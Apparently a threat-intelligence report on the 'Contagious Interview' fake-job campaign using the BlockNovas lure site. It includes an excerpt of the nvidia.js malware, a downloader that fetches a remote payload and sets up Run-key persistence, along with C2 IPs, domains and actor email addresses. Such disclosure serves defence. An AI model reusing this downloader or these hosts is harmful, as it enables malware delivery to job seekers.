
We analyzed the content on the new apply-blocknovas[.]site domain and further connected it via the same language and strings seen previously in the JavaScript file on the root of gitlab.blocknovas[.]com.

The root hosted a job application form for a crypto company—the same type of lure seen in previous "Contagious Interview" phishing flows. The first step of the application includes a checkbox asking the applicant to consent to "the use of call recording, note-taking tools and external assessment tools," which helped prime the future video interview lure.




"Apply for Exciting Opportunities in Blockchain and Crypto" from apply-blocknovas[.]site

The next step requested location information and included a testimonial from "Alice Johnson, CEO, FinTech Innovations Ltd." Several image analysis tools indicated that this face was likely AI-generated, and there was no indication of an actual person with this name or a company with this name.




"Where are you based?" from apply-blocknovas[.]site/location

The next step asked for the amount of experience the applicant had as a professional crypto trader:




The site asked the applicant, "How much full-time, professional experience do you have in CRYPTO TRADER?"

An additional question about work obligations encouraged the applicant with, "Create more impact with a full-time commitment."



"What type of commitment do you prefer?" from apply-blocknovas[.]site


Then a question posed, "What's your English level?" had the exact same language seen in the JavaScript on gitlab.blocknovas[.]com:



An applicant was asked, "What's your English level?" from apply-blocknovas[.]site


The next step requested a written response to "Describe your experience in business development" to further engage the applicant's commitment in the process. It also asked, "What industries or sectors have you primarily worked in, and **what types of companies have you worked with**?"

The request for information about companies an applicant had worked with could be useful for a threat actor deploying malware onto an applicant's device, and who wanted to know what credentials of the job seeker could be exposed.



The applicant was then asked, "Describe your experience in business development"


The final step before the malware lure was deployed requested social and website links:



The applicant was then asked, "Can you add your links?" from apply-blocknovas[.]site/links

BlockNovas then deployed a classic "Record Your Video Introduction" lure used by Contagious Interview with details such as:

- "What excites you the most about the future of blockchain technology and its potential impact on industries?"
- "Keep your introduction between 1-3 minutes"
- "Ensure good lighting and clear audio"
- "Briefly introduce yourself and your background"
- "Mention your key skills and experience"
- "Explain why you're interested in this position"
- CTA buttons include "Record Now", "Record Again", "Download", and "Upload"




The classic lure was then posed to the applicant: "Record Your Video Introduction"

If the job-seeker, also known as the intended victim, clicked any of the call-to-action buttons, a pop-up would appear with an "Access to your camera or microphone is currently blocked" message along with a "ClickFix"

copy-and-paste lure. If the command prompted by the lure was executed on a Windows, Mac, or Linux device, it would execute the malware.

Text in the pop-up had slight variations for different devices; the Windows prompt is featured below:



"Access to your camera or microphone is currently blocked" pop-up from apply-blocknovas[.]site/video-intro

Analyzing the Malicious FrostyFerret Payload "nvidia-rc.update.zip"


Silent Push Threat Analysts acquired the payload being served via apply-blocknovas[.]site and were able to connect it to other known infrastructure from Contagious Interview.

The file was retrieved via the previous site, "nvidia-rc.update.zip," which contained the following files:

- update.vbs, nvidia.js, npx.cmd, npx, nmp.cmd, npm, nodevars.bat, node.exe, install_tools.bat, corepack.cmd, corepack

The "Date Modified" for several of these files dates back as early as June 26, 2023, with other significant updates in May and November of 2024—this could provide an indication of when the Contagious Interview scheme was being developed.

Some of the files within the directory were most likely legitimate Node JS files and dependencies, so not all files here should be considered malicious without further investigation.



File contents from "nvidia-rc.update.zip" downloaded from "apply-blocknovas[.]site"

Analyzing the file "nvidia[.]js", two URLs embedded in the file were discovered:

- hxxps://api.camdriversupport[.]com/nvidiawin.update
- hxxps://easydriver[.]cloud/nvidiawin.update

```
const http = require('https');
const fs = require('fs');
const path = require('path');
const { spawn } = require('child_process');

// General variables
const nvidiaURL = "https://easydriver.cloud/nvidiawin.update";
// const nvidiaURL = "https://api.camdriversupport.com/nvidiawin.update";
const zipFilePath = path.join(__dirname, 'nvidiadrivers.zip');
const extractedDir = path.join(__dirname, 'nvidia-drivers');
const regpath = 'HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run';
const regkey = 'NvidiaDriverUpdate';
const param = 'aHR0cHM6Ly9hcGkuanotYXdzLmluZm8vd2FpdC5qcGc=';

function downloadZip(retryCount = 5) {
    console.log(`Starting download with ${retryCount} retries left...`);
```


nvidia.js from easydriver[.]cloud

Golang Backdoor

The easydriver[.]cloud/nvidiawin[.]update file path, when accessed, resulted in the download of a new file, "nvidiawin[.]update[.]zip".

Downloading "nvidiawin[.]update[.]zip" from easydriver[.]cloud/nvidiawin.update

We found "nvidiawin[.]update[.]zip" revealed the following files and folders:



Files and folders revealed on nvidiawin[.]update[.]zip

On further investigation of the files, we discovered the file "nvidiaupdate[.]go" revealed a C2 configuration for the IP address "**37.221.126[.]117:**8000." We saw a similar file structure in our previous reporting, referenced here: [North Korea-nexus Golang Backdoor/Stealer from Contagious Interview campaign | dmpdump](), where the Golang Backdoor was also seen.

The IP address is the same one that hosts lianxinxiao[.]com, a domain that spreads BeaverTail, and which has been mapped to the dedicated IP 37.221.126[.]117 since August 12, 2024.

The domain lianxinxiao[.]com had 11 detections in VirusTotal:

However, the dedicated IP address that had been hosting the lianxinxiao[.]com domain for months and was also hardcoded as a C2 within their malware, had **0 detections** in VirusTotal:

Investigating the C2 Domain "camdriversupport[.]com"

The malicious payload from the "apply-blocknovas[.]site" exposed the above C2 domain.


Our threat analysts accessed content on this domain, including additional victim logs and an app.js file containing similar details to those found on other known infrastructure – "api[.]drive-release[.]cloud".

The camdriversupport[.]com app.js file contained these email addresses:

- designedcuratedamy58@gmail[.]com (SENDER)
- daisukeoikitsugu@gmail[.]com (RECIPIENT)
- eliteengineer8523@gmail[.]com (AM)
- rockstar96954@gmail[.]com (RC)
- hundredup2023@gmail[.]com (TP)
- phoenixfire471@gmail[.]com (MM)
- awesomium430@gmail[.]com (AU)
- maestro2819@gmail[.]com (SI)
- rodriguezjamesdaniel0807@gmail[.]com (SI)
- satoshiyama14@gmail[.]com (ST)
- richardkdavis45@gmail[.]com (AC)
- thedron101@gmail[.]com (CT)
- fairdev610@gmail[.]com (AT)

- trevorgreer9312@gmail[.]com (JA)

The Trevor Greer persona has been [heavily documented] as being associated with the North Korean “Contagious Interview” threat actors.



api.camdriversupport[.]com’s “app.js” configuration file

Within the victim file logs of camdriversupport[.]com, we discovered the following Astrill VPN IPs – Astrill VPN being the well-documented “VPN of choice” for many North Korean threat actors:


- 155.94.255[.]2
- 174.128.251[.]99
- 194.33.45[.]162
- 198.255.45[.]131
- 199.115.99[.]34
- 204.188.233[.]66
- 208.115.228[.]234
- 209.127.117[.]234
- 23.106.161[.]1
- 23.106.169[.]120
- 38.170.181[.]10
- 38.32.68[.]195
- 45.86.208[.]162
- 66.118.255[.]35
- 70.32.3[.]15

- 70.39.103[.]3
- 70.39.70[.]194
- 77.247.126[.]189
- 91.239.130[.]102

Investigating BlockNovas' GitHub Infrastructure

Here, our team began searching for any GitHub content associated with "Blocknovas." We quickly identified 17 GitHub repositories that indicated they were for a "Blocknovas skill assessment," a similar tactic to other malicious lures, which we further detail below.


One GitHub user, "Bigrocks918" (hxxps://github[.]com/bigrocks918) contributed to 4 out of 17 skill assessments, as described below.



hxxps://github[.]com/xorostar/blocknovas-llc-currency-converter-task

